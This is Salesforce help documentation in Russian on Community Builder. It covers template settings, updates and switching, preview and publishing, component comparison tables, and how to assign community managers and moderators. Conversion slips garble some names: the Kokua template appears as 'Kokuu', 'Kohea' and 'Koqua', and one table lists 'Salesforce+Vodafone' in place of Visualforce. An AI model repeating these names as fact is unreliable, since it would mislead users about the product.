- Community Title:** My Community
- Community Template:** Napili Spring '16
- Published Status:** Not published
- Guest User Profile:** Acme Internal Profile
- Set Navigational Topics:** Create and edit the topics that appear in your community's navigation menu. Then select topic banner images.
- Set Featured Topics:** Choose navigational or member-created topics to feature prominently on your home page. Then select topic thumbnail images.
- Customize Template:**
  - Hide the header region and navigation
  - Show loading indicator as the page loads

A 'Publish' button is located in the top right corner of the settings area.

Ниже перечислены доступные общие параметры.

- **Заголовок сообщества**

Позволяет установить заголовок для сообщества. Заголовок кратко отображается в строке заголовка обозревателя перед загрузкой начальной страницы сообщества.

- **Шаблон сообщества**

Отображение имени и версии шаблона, используемого сообществом.

- **Опубликованный статус**

Определение статуса публикации сообщества. Чтобы открыть опубликованное сообщество на отдельной вкладке обозревателя, щелкните соответствующую ссылку.

- **Профиль пользователя-гостя**

Отображает соответствующий профиль пользователя-гостя. Выбор соответствующей ссылки инициирует открытие страницы «Профиль» меню «Настройка Salesforce», позволяющей изменять параметры для данного профиля (например, полномочия пользователя-гостя). Дополнительную информацию о настройке профиля пользователя-гостя см. в разделе «Настройка профиля пользователя-гостя для непроверенных пользователей» [Руководства по внедрению шаблонов сообщества для самообслуживания](#).

- **Задать навигационные темы** (только шаблон Napili)

Щелкните ссылку для открытия страницы «Управление сообществом» и [определения тем для навигации](#).

- **Задать искомые темы** (только шаблон Napili)

Щелкните ссылку для открытия страницы «Управление сообществом» и [определения специальных тем](#).

- **Скрыть область и навигацию заголовка** (только версия Winter '16 для Napili и Spring '16 для Koa, Kokuia и Napili)

Скройте заголовок сообщества по умолчанию (в том числе изображение заголовка, поле поиска, меню сообщества и меню навигации по профилю пользователя) на всех страницах сообщества. Выберите этот параметр, если нужно заменить заголовок собственной версией.

- **Отображать индикатор загрузки по мере загрузки страницы** (только в версии Spring '16 для Napili)

Отображает скопированную версию страницы сообщества до полной загрузки страницы, что повышает скорость загрузки. Если заголовок страницы является высоко специализированным и скопированная версия сильно отличается от реальной версии, загружающейся в обозреватель, можно отключить этот параметр.

## Обновление шаблона сообщества

Рекомендуем использовать конструктор сообществ для просмотра и применения новой версии шаблона сообщества. Обновление шаблона не нарушает текущий фирменный стиль, но сохраняет копию сообщества на основе устаревшей версии шаблона.

Пользователи получают доступ к новейшим стилям и функциям, а также возможность восстановления предыдущей версии шаблона.

Ниже приведено несколько фактов, с которыми необходимо ознакомиться перед обновлением шаблона.

- Любой стиль компании, определенный с помощью редактора фирменного стиля в конструкторе сообществ, отменяется.
- Большинство настроек и свойств компонентов *не* переносятся. При использовании шаблонов самообслуживания Koa и Kokuia переносятся общие параметры (например, «Имя группы категорий», «Категория верхнего уровня» и «Название компании»). При использовании шаблона Napili переносятся определения тем.
- Обновлениями шаблонов для сообществ с использованием вкладок Salesforce и шаблона Visualforce нельзя управлять из конструктора сообществ.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для обновления шаблона:

- «Создание и управление сообществами»

- URL-адрес начальной страницы вашего сообщества сохраняется автоматически без дополнительной настройки с вашей стороны. Пользователи явно перенаправляются на новую начальную страницу при открытии сообщества.
- Обновление инициирует сохранение устаревшей версии сообщества посредством уникального URL-адреса начальной страницы. Чтобы восстановить предыдущую версию шаблона сообщества, вручную задайте этот URL-адрес в качестве начальной страницы в Site.com Studio в поле «Конфигурация сайта».

При наличии доступного обновления шаблона пользователям отображается красный значок уведомления поверх значка «Параметры» в конструкторе сообществ. Обновление может применяться по мере необходимости; можно дождаться удобного момента для обновления.



1. На странице «Управление сообществом» откройте меню «Управление сообществом» в верхнем колонтитуле и выберите пункт **Перейти к конструктору сообществ**. You can also access Community Builder from the All Communities page in Setup by clicking **Builder** next to your community name.
2. Щелкните красный значок уведомления, отображающийся поверх значка «Параметры».
3. Щелкните «Обновления» в разделе «Параметры».
4. Чтобы обновить текущую версию шаблона и подтвердить необходимость обновления, нажмите кнопку «Обновить».
5. Просмотрите все страницы сообщества на предмет их соответствия ожидаемому оформлению.
6. Чтобы применить обновления шаблона, [опубликуйте сообщество](#).

СМ. ТАКЖЕ:

[Управление общими параметрами сообщества в конструкторе сообществ](#)

[Общие сведения о конструкторе сообществ](#)



## Рекомендации по изменению шаблона сообщества

Изменение шаблона сообщества влияет на навигацию по сообществу, фирменный стиль и настройки.

- Для отображения некоторых новых компонентов сообщества, предоставляемых Salesforce, может потребоваться изменение шаблона сообщества. Чтобы сохранить текущий шаблон, переключитесь на другой шаблон, затем обратно на текущий шаблон. Предположим, для сообщества используется шаблон Napili. Система Salesforce предоставляет компонент, для которого требуется изменить шаблон (*не* просто обновить). Следует переключить шаблон сообщества на другой шаблон, например Коа или Кокуа, затем вернуться обратно к Napili.
- Данные объекта Salesforce переносятся, однако фирменный стиль и настройки компонентов пропадают. Необходимо будет заново выполнить все настройки.
- Переключение между шаблонами инициирует обновление навигации на странице «Управление сообществом». Чтобы просмотреть все доступные параметры на странице «Управление сообществом», независимо от выбранного шаблона, последовательно выберите пункты **«Администрирование» > «Настройки» > «Показать все параметры на странице управления сообществом»**.
- Переключение шаблона «Вкладки Salesforce + Visualforce» на шаблон конструктора сообществ или наоборот инициирует изменение URL-адреса сообщества. Например, при использовании шаблонов на основе конструктора сообществ URL-адрес дополняется компонентом /s. Рекомендуем обновить все ссылки на сообщество посредством нового URL-адреса.

Дополнительную информацию об использовании шаблонов Кокуа, Коа и Napili см. в [Руководстве по внедрению шаблонов сообщества для самообслуживания](#).

Подробные сведения о шаблоне Aloha см. в разделе [Начало работы с шаблоном сообщества Aloha для удостоверения Salesforce](#).

## Предварительный просмотр сообщества посредством конструктора сообществ

Пользователи могут выполнять предварительный просмотр внешнего вида сообщества в окне настольного обозревателя и на мобильных устройствах.

Функция предварительного просмотра, поддерживаемая конструктором сообществ, позволяет заранее просматривать внешний вид активного сообщества.

- Чтобы выполнить предварительный просмотр сообщества в окне обозревателя, нажмите кнопку **«Предварительный просмотр»** на панели инструментов.



- Чтобы просмотреть сообщество на собственной вкладке обозревателя, щелкните значок разворачивания напротив кнопки **«Предварительный просмотр»** в режиме предварительного просмотра.



### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ






Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или публикации сообщества:

- «Создание и управление сообществами»

- Чтобы просмотреть внешний вид сообщества на разных устройствах, воспользуйтесь параметрами меню .
  - На смартфонах: щелкните  «Телефон».
  - На планшетных компьютерах: щелкните  «Планшетный компьютер».
  - На мониторах настольных компьютеров: щелкните  «Жидкий».
  - В альбомной или книжной ориентации на смартфоне или планшетном компьютере: щелкните значок .


СМ. ТАКЖЕ:

[Общие сведения о конструкторе сообществ](#)

[Публикация настроек посредством конструктора сообществ](#)

## Публикация настроек посредством конструктора сообществ

Конструктор сообществ позволяет публиковать внесенные изменения для предоставления доступа к обновлениям всем пользователям сообщества.

-  **Прим.:** Прежде чем опубликовать изменения, внесенные в конструкторе сообществ, убедитесь в активности сообщества.
1. Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Все сообщества**». Затем щелкните ссылку «**Управление**» напротив имени нужного сообщества.
  2. На странице «Управление сообществом» откройте меню «Управление сообществом» в верхнем колонтитуле и выберите пункт **Перейти к конструктору сообществ**. Кроме того, доступ к конструктору сообществ можно получить со страницы «Все сообщества» меню «Настройка», нажав кнопку **Конструктор** рядом с именем сообщества.
  3. Чтобы проверить правильность отображения внесенных изменений, воспользуйтесь [предварительным просмотром сообщества](#).
  4. Чтобы опубликовать внесенные изменения, нажмите кнопку «**Опубликовать**» на панели инструментов.

Уведомление о публикации внесенных изменений будет отправлено по эл. почте.

СМ. ТАКЖЕ:

[Общие сведения о конструкторе сообществ](#)

[Предварительный просмотр сообщества посредством конструктора сообществ](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или публикации сообщества:

- «Создание сообществ и управление ими»

## Шаблоны сообщества

### Какой шаблон сообщества следует использовать?


Шаблоны сообщества позволяют быстро создать сообщество, предоставляющее клиентам одинаковые визуальные и функциональные возможности на разных используемых устройствах.

Рекомендуем предоставить клиентам компании возможность получения быстрой помощи в любое время и в любом месте. Сообщество для самообслуживания предоставляет клиентам быстрый доступ к нужной информации при возникновении вопросов. Сообщества, созданные на основе шаблонов Koa и Kokuu, позволяют клиентам выполнять поиск по статьям базы знаний, а также при необходимости обращаться в службу поддержки. При использовании сообщества, созданного на основе шаблона Napili, клиенты могут выполнять поиск по статьям, а также задавать свои вопросы и получать ценные ответы от участников сообщества. Кроме того, при отсутствии искомых статей они могут обращаться в службу поддержки без выполнения входа. Благодаря шаблонам самообслуживания сообщества могут бесперебойно использоваться на самых разных устройствах.


#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



Kokuu



Koa



Napili

Мастер позволяет выбрать нужный шаблон, а затем выполнить первоначальную настройку для категорий данных или тем (в зависимости от используемого шаблона).

- Kokuu — это визуально обогащенный шаблон самообслуживания, позволяющий пользователям просматривать статьи базы знаний, систематизированные по категориям данных. Кроме того, пользователи могут отправлять обращения для получения помощи от агентов.
- Koa — это текстовый шаблон самообслуживания, оптимизированный для мобильных устройств. Данный шаблон позволяет пользователям искать и просматривать статьи по текстовым представлениям категорий данных, а также обращаться в службу поддержки при отсутствии искомых статей.

- Napili — это многофункциональный шаблон сообщества по поддержке, позволяющий клиентам публиковать вопросы в сообщество, а также находить и просматривать статьи. При отсутствии искомым статей они могут обращаться к агентам службы поддержки.

Конструктор сообществ чрезвычайно упрощает настройку сообществ пользователя. Просто отредактируйте некоторые компоненты для включения сведений о сообществе и добавьте несколько изображений для расширения фирменного стиля. Приложение готово к использованию. И никакого кодирования! Кроме того, если пользователь желает стать более опытным разработчиком, он может создавать настраиваемые страницы, добавлять компоненты на страницы, пользоваться настраиваемыми компонентами Lightning и публиковать дополнительные объекты Salesforce.

Сообщества автоматически отображаются на языках профиля пользователя, выполнившего вход в систему, так что ему не нужно создавать отдельные сообщества для каждого языка и управлять ими. С помощью конструктора сообществ пользователь может публиковать справки для гостевых пользователей сообществ, так что, если их языки не поддерживаются, они могут выбрать язык с компонента «language picker» на странице сообщества. Возможность хранения всех языков в одном сообществе позволяет избегать создания и управления отдельными сообществами для каждого языка.

СМ. ТАКЖЕ:

[Создание сообществ](#)

[Сравнение компонентов, доступных в шаблонах сообщества](#)

[Настройка страниц сообщества](#)

## Сравнение компонентов, доступных в шаблонах сообщества

Планируете использовать шаблон для создания сообщества? Компоненты, доступные в каждом шаблоне сообщества, существенно различаются. Прежде чем решить, какой шаблон использовать, сравните их.

### Сравнение компонентов

|                        | Koa | Kohea | Napili | Вкладки<br>Salesforce+Vodafone |
|------------------------|-----|-------|--------|--------------------------------|
| Все объекты Salesforce |     |       |        | ✓                              |
| Организации            |     |       | ✓      | ✓                              |
| Кампании               |     |       | ✓      | ✓                              |
| Обращения              | ✓   | ✓     | ✓      | ✓                              |
| Конструктор сообществ  | ✓   | ✓     | ✓      |                                |
| Дискуссии сообщества   |     |       | ✓      | ✓                              |
| Контакты               |     |       | ✓      | ✓                              |
| Настраиваемые объекты  |     |       | ✓      | ✓                              |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

|   | <b>Koa</b>       | <b>Koqua</b>     | <b>Napili</b>      | <b>Вкладки<br/>Salesforce + Visualforce</b> |
|---|------------------|------------------|--------------------|---|
| Настройки с помощью компонентов Lightning | ✓                | ✓                | ✓                  |   |
| Настройки с помощью Visualforce           |                  |                  |                    | ✓   |
| Salesforce Knowledge                      | ✓<br>Обязательно | ✓<br>Обязательно | ✓<br>Рекомендуемый | ✓<br>Рекомендуемый                          |
| Знатоки                                   |                  |                  | ✓                  | ✓   |
| Интересы                                  |                  |                  | ✓                  | ✓   |
| Примечания                                |                  |                  | ✓                  | ✓   |
| Возможности                               |                  |                  | ✓                  | ✓   |
| Оптимизация для мобильных устройств       | ✓                | ✓                | ✓                  | ✓   |
| Заказы                                    |                  |                  | ✓                  | ✓   |
| Функция создания обращения из вопроса     |                  |                  | ✓                  |   |
| Рекомендации                              |                  |                  | ✓                  |   |
| Репутация                                 |                  |                  | ✓                  |   |
| Темы                                      |                  |                  | ✓                  | ✓   |
| Обсуждаемые статьи                        | ✓                | ✓                | ✓                  |   |

СМ. ТАКЖЕ:

[Руководство по внедрению: использование шаблонов для создания сообществ](#)

[Руководство по внедрению: начало работы с сообществами Salesforce](#)

## Управление сообществом

### Совместная работа менеджеров, модераторов и администраторов сообщества

#### Управление сообществом

Управление сообществом — это универсальная область, предназначенная для настройки и отслеживания сообщества. Администраторы могут управлять сведениями об основной настройке, включая состав участников и фирменный стиль. Менеджеры сообщества могут просматривать панели мониторинга для групп, участников, действий ленты и показателей использования лицензий, а также управлять уровнями репутации сообщества. Модераторы могут просматривать элементы, помеченные для проверки.

Сообщество может быть настроено в любое время. Прежде чем вносить важные изменения, рекомендуем сначала деактивировать сообщество.

**⚠ Важное замечание:** Параметры, доступные на странице «Управление сообществом», определяются выбранным шаблоном сообщества, назначенными полномочиями и выполненными настройками. Например, меню «Темы» доступно только сообществам, использующим темы. Некоторые из перечисленных ниже параметров могут быть неприменимы в сообществе. Чтобы показать все меню, последовательно выберите пункты **«Администрирование»** > **«Настройки»** и установите флажок **«Показать все параметры на странице управления сообществом»**.

#### Начальная страница

- Просмотр панели мониторинга начальной страницы сообщества. Если на начальной странице все еще отображается сообщение о необходимости установки панели мониторинга сообществ Salesforce, значит, ваш администратор не выполнил соотнесение панели мониторинга.
- Просмотр сообщества или получение доступа к настройкам сообщества в конструкторе сообществ, Force.com или среде Site.com Studio посредством меню управления сообществом в общем верхнем колонтитуле.

#### Подробные сведения

Отслеживание недавних действий и установление ее источника для дальнейших действий.

[Подробные сведения настраиваются администратором.](#) Отсутствие меню «Подробные сведения» указывает на отсутствие подробных сведений, соотнесенных администратором для вашего сообщества.

#### Панели мониторинга

Просмотр панелей мониторинга и отслеживание сведений о группах, участниках, действиях ленты, модерировании, темах и показателях использования лицензий для данного сообщества.

[Панели мониторинга настраиваются администратором.](#) Отсутствие меню «Панели мониторинга» указывает на отсутствие панелей мониторинга, соотнесенных администратором для вашего сообщества.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к странице  
«Управление сообществом»:

- «Управление сообществами» ИЛИ «Создание и настройка сообществ»
- И участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

Для настройки параметров администрирования или использования конструктора сообществ:

- «Создание и настройка сообществ»
- И участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

## Модерирование

Просмотр списка сообщений, комментариев и файлов, помеченных участниками сообщества для проверки. Также можно настроить правила модерирования вашего сообщества.

**Модерирование настраивается администратором.** Отсутствие меню «Модерирование» указывает на отсутствие соответствующего полномочия, включенного администратором.

Модерирование помеченных сообщений или комментариев на странице «Управление сообществом» доступно только при наличии полномочия «Модерирование лент сообществ». Модерирование помеченных файлов доступно только при наличии полномочия «Модерирование файлов сообществ».

## Темы

Создание меню навигации и демонстрация популярных тем сообщества.

**Навигационные темы** и **специальные темы** настраиваются администратором или включаются по умолчанию (при использовании шаблонов самообслуживания). Отсутствие меню «Темы» указывает на отсутствие соответствующей функции в сообществе.

## Рекомендации

Рекомендации стимулируют занятость в сообществе. Их можно настраивать для напоминания пользователям о необходимости посмотреть видео, пройти обучение и т. д.

**Рекомендации настраиваются администратором.** Отсутствие меню «Рекомендации» указывает на отсутствие соответствующей функции, настроенной администратором.

## Репутация

Настройка очков и уровней репутации, назначаемых участникам за выполнение определенных действий в ленте сообщества.

**Репутация настраивается администратором.** Отсутствие меню «Репутация» указывает на отсутствие соответствующей функции, включенной администратором.

## Администрирование

Страница «Администрирование» позволяет обновлять основные настройки сообщества, включая:

- **«Участники»:** добавление или удаление участников на основе профилей или наборов полномочий.
- **«Вкладки»:** выбор вкладок для отображения участникам сообщества. Кроме того, вкладки используются для определения навигации по сообществу в приложении Salesforce 1. Параметры вкладки не используются при создании сообщества посредством шаблона самообслуживания.
- **«Фирменный стиль»:** выбор стандартной темы фирменного стиля. Данный фирменный стиль используется только при создании сообщества посредством шаблона «Вкладки Salesforce + Visualforce».
- **«Вход и регистрация»:** выбор стандартной страницы входа сообщества и настройка самостоятельной регистрации.
- **«Сообщения эл. почтой»:** настройка сведений об отправителе, фирменного стиля сообщений эл. почты Chatter и шаблонов для сообщений эл. почты сообщества.
- **«Страницы»:** настройка назначений страниц для сообщества и доступ к параметрам Force.com и Site.com для сообщества.
- **«Настройки»:** обновление важных параметров (например, функция присвоения пометок содержимому, возможность отображения прозвищ, общий доступ к Chatter и ограничения для файлов).
- **«Параметры»:** редактирование имени, описания и URL-адреса сообщества. Также можно управлять статусом сообщества и менять **шаблон сообщества**.

Поиски в управлении сообществом первыми возвращают элементы, просмотренные недавно в рамках сообщества. Если искомый объект не находится в списке «Недавно просмотренные документы», рекомендуем ввести имя объекта полностью или частично и запустить поиск снова.



**!** **Важное замечание:** Администратор, удаливший себя из сообщества, не может просматривать параметры меню «Администрирование» на странице «Управление сообществом». Чтобы добавить себя обратно в сообщество или выполнить другие обновления для состава участников, [воспользуйтесь интерфейсом API](#).

СМ. ТАКЖЕ:

[Кто такой менеджер сообщества?](#)

[Кто такой модератор сообщества?](#)

## Кто такой менеджер сообщества?

Каждое сообщество должно содержать активного участника, влияющего на дальнейшее развитие сообщества. Менеджеры сообщества должны ежедневно стимулировать участников, поддерживать текущие обсуждения и награждать пользователей за их достижения.

Менеджер сообщества — это участник сообщества, несущий дополнительную ответственность за отслеживание занятости сообщества. Менеджерам сообщества должны быть доступны отчеты и панели мониторинга, позволяющие просматривать изменения по действиям и участникам. Кроме того, менеджерам должны отображаться предупреждения о сокращении количества входов участников. Отслеживание действий и участников сообщества позволяет менеджерам сообщества выбирать оптимальные способы стимулирования участников сообщества и гарантировать их постоянное участие.

Менеджеры сообщества могут награждать отдельных участников за их достижения; только менеджеры знают, что полученные награды вызывают спортивный интерес участников сообщества, значительно повышая их активность. Менеджеры сообщества могут настраивать систему очков и уровни репутации, которые назначаются участникам за выполнение определенных действий. Участнику, достигающему верхнего порогового значения очков, назначается следующий уровень.

Чтобы выбрать менеджера сообщества, назначьте нужному пользователю полномочие «Управление сообществами». Данное полномочие предоставляет пользователю доступ к странице «Управление сообществом». Пользователь должен быть сотрудником организации; внешние участники сообщества не могут быть менеджерами сообщества.

СМ. ТАКЖЕ:

[Назначение менеджера сообщества](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



## Назначение менеджера сообщества

Чтобы выбрать менеджера сообщества, назначьте нужному пользователю полномочие «Управление сообществами».

Полномочие «Управление сообществами», назначенное пользователю, предоставляет доступ ко всем функциям управления сообществом на странице «Управление сообществом». Помните, что пользователь должен быть сотрудником организации; внешние пользователи не могут быть менеджерами сообщества.

1. Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Наборы полномочий**», затем щелкните **Создать**.
2. Создайте набор полномочий, содержащий полномочие «Управление сообществами».
3. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
4. Найдите пользователя, который должен являться менеджером сообщества, и добавьте созданный набор полномочий в связанный список «Назначения набора полномочий».

Теперь пользователь может управлять сообществом посредством страницы «Управление сообществом».

СМ. ТАКЖЕ:

[Кто такой менеджер сообщества?](#)

## Кто такой модератор сообщества?

Успех сообщества во многом определяется активностью модераторов, отслеживающих действия пользователей и помеченные элементы.

Как правило, чем успешнее сообщество, тем активнее его участники взаимодействуют друг с другом. Благодаря модератору сообщества, участники сообщества могут активно обмениваться своими знаниями, получая и принося пользу исключительно своим участием. Кроме того, модератор помогает контролировать и проверять все данные и содержимое сообщества на соответствие установленным требованиям.

Модераторами могут быть пользователи внутренней организации или внешние пользователи, но модерирование со страницы «Управление сообществом» доступно только внутренним пользователям. Внешние пользователи, являющиеся модераторами, могут модерировать в контексте сообщества (например, прямо в ленте Chatter). Данный пользователь должен обладать навыками взаимодействия с клиентами, ориентироваться в функциях Salesforce и Chatter, а также находить время на регулярные проверки сообщества.

Ниже перечислены действия, доступные модератору.

- Просмотр и управление списком помеченных сообщений и комментариев в сообществе
- Просмотр и управление списком помеченных файлов в сообществе
- Удаление пометок непосредственно в сообществе
- Удаление недопустимых сообщений, комментариев, личных сообщений и файлов

Ниже перечислены дополнительные возможности, доступные модератору на пути к успешному сообществу.

- Публикация важной и полезной информации в сообщениях сообщества
- Стимулирование участников сообщества для публикации сообщений и комментариев
- Активное участие для демонстрации возможностей сообщества

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения наборов полномочий:

- «Назначение наборов полномочий»

- Проверка обсуждений на соблюдение предметности и отсутствие спама или противоречий
- Переадресация цепочек сообщений эл. почты в сообщества при наличии информации, полезной для других участников сообщества
- Укрепление позиций сообщества как надежного источника данных и форума для открытых обсуждений

При необходимости сообществу (особенно многочисленному) может быть назначено несколько модераторов.

 **Прим.:** Несмотря на некоторые похожие полномочия, модератор сообщества отличается от [модератора Chatter](#).

СМ. ТАКЖЕ:

[Назначение модератора сообщества](#)

[Кому доступно модерирование?](#)

### Кому доступно модерирование?

При наличии функции присвоения пометок сообщество может модерироваться разными типами пользователей.

Модераторами могут быть пользователи внутренней организации или внешние пользователи, но модерирование со страницы «Управление сообществом» доступно только внутренним пользователям. Внешние пользователи, являющиеся модераторами, могут модерировать в контексте сообщества (например, прямо в ленте Chatter).









Выключение функции присвоения пометок для участников сообщества не препятствует присвоению пометок модераторами, тогда как менеджеры и ответственные за группы могут модерировать только при наличии включенной функции присвоения пометок.

Возможность модерирования сообщества определяется полномочиями или уровнем ответственности за группу. Данная таблица определяет пользователей, которым доступно модерирование, а также действия, доступные им в пользовательском интерфейсе.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Действие                                       | Пользователь с полномочием «Модерирование лент сообществ»                           | Пользователь с полномочием «Модерирование файлов сообществ»                         | Ответственный или менеджер группы (для элементов собственных или управляемых групп)   |
|--|---|---|---|
| Удаление пометок для сообщения или комментария |  |   |  |
| Удаление сообщения или комментария             |  |   |  |
| Удаление пометок для файла                     |   |  |  |
| Удаление файла                                 |   |  |  |

СМ. ТАКЖЕ:

[Кто такой модератор сообщества?](#)

[Кто такой модератор сообщества?](#)

[Назначение модератора сообщества](#)

## Назначение модератора сообщества

Назначьте как минимум одного пользователя модератором сообщества для модерирования содержимого этого сообщества.

Модераторами могут быть пользователи внутренней организации или внешние пользователи, но модерирование со страницы «Управление сообществом» доступно только внутренним пользователям. Внешние пользователи, являющиеся модераторами, могут модерировать в контексте сообщества (например, прямо в ленте Chatter).

Чтобы назначить модераторов, рекомендуем назначить набор полномочий, содержащий одно или несколько полномочий для модерирования.

| Полномочие   | Доступные действия  |
|--|---|
| Модерирование лент сообществ                               | Просмотр помеченных сообщений и комментариев, а также выполнение действий (например, удаление пометок, сообщений или комментариев). Действия модератора для содержимого ленты доступны в ленте сообщества и на странице «Управление сообществом». |
| Модерирование файлов сообществ                             | Просмотр доступных помеченных файлов, а также выполнение действий (например, удаление пометок или файла). Действия модератора файлов доступны на странице сведений о файле и в управлении сообществом.  |
| Модерирование сообщений сообществ Chatter                  | Можно отправить электронные уведомления при пометке личных сообщений и действий в API.  |
| Управление сообщениями Chatter                             | Можно просматривать содержимое личных сообщений и выполнять действия в API.   |
| Управление сообществами ИЛИ Создание и настройка сообществ | Модерирование помеченных сообщений и файлов на странице «Управление сообществом».   |

При необходимости добавьте данные полномочия в профиль. Данные полномочия распространяются на все сообщества, участником которых является пользователь, но не применяются ко внутренней организации.

1. Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Наборы полномочий**», затем щелкните **Создать**.
2. Создайте набор полномочий, содержащий соответствующие полномочия.
3. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения наборов полномочий:

- «Назначение наборов полномочий»

4. Найдите пользователя, который должен являться модератором сообщества, и добавьте созданный набор полномочий в связанный список «Назначения набора полномочий».

После предоставления полномочий модератора пользователи могут помогать в проверке помеченного содержимого сообщества.

- Теперь пользователь может модерировать любые элементы, доступные во всех сообществах с его участием. Пользователь может помечать элементы, несмотря на выключение параметра сообщества «Разрешить участникам помечать содержимое».
- Сообщество, параметр «Разрешить участникам помечать содержимое» которого включен, позволяет менеджерам и ответственным за группы модерировать сообщения, комментарии и файлы в собственных и управляемых группах. Они могут просматривать пометки и их количества, а также удалять пометки и содержимое.
- Модераторы могут получать электронное уведомление о наличии помеченного сообщения, комментария или файла путем установки флажка «Помечает элемент как недопустимый».

Доступ к функциям модератора определяется предоставленными полномочиями пользователя.

- **В ленте сообщества.** При наличии полномочия «Модерирование лент сообществ» внутренние и внешние пользователи могут просматривать индикаторы пометок прямо в ленте сообщества для сообщений и комментариев, а также определять необходимость удаления пометок или содержимого.
- **На странице «Управление сообществом».** Только внутренние пользователи с полномочием «Управление сообществами» или «Создание и настройка сообществ» имеют доступ к области **«Модерирование»** на странице «Управление сообществом». Полномочие «Модерирование лент сообществ» предоставляет пользователям доступ к странице **«Помеченные записи»**, а полномочие «Модерирование файлов сообществ» предоставляет пользователям доступ к странице **«Помеченные файлы»**.

СМ. ТАКЖЕ:

[Кто такой модератор сообщества?](#)


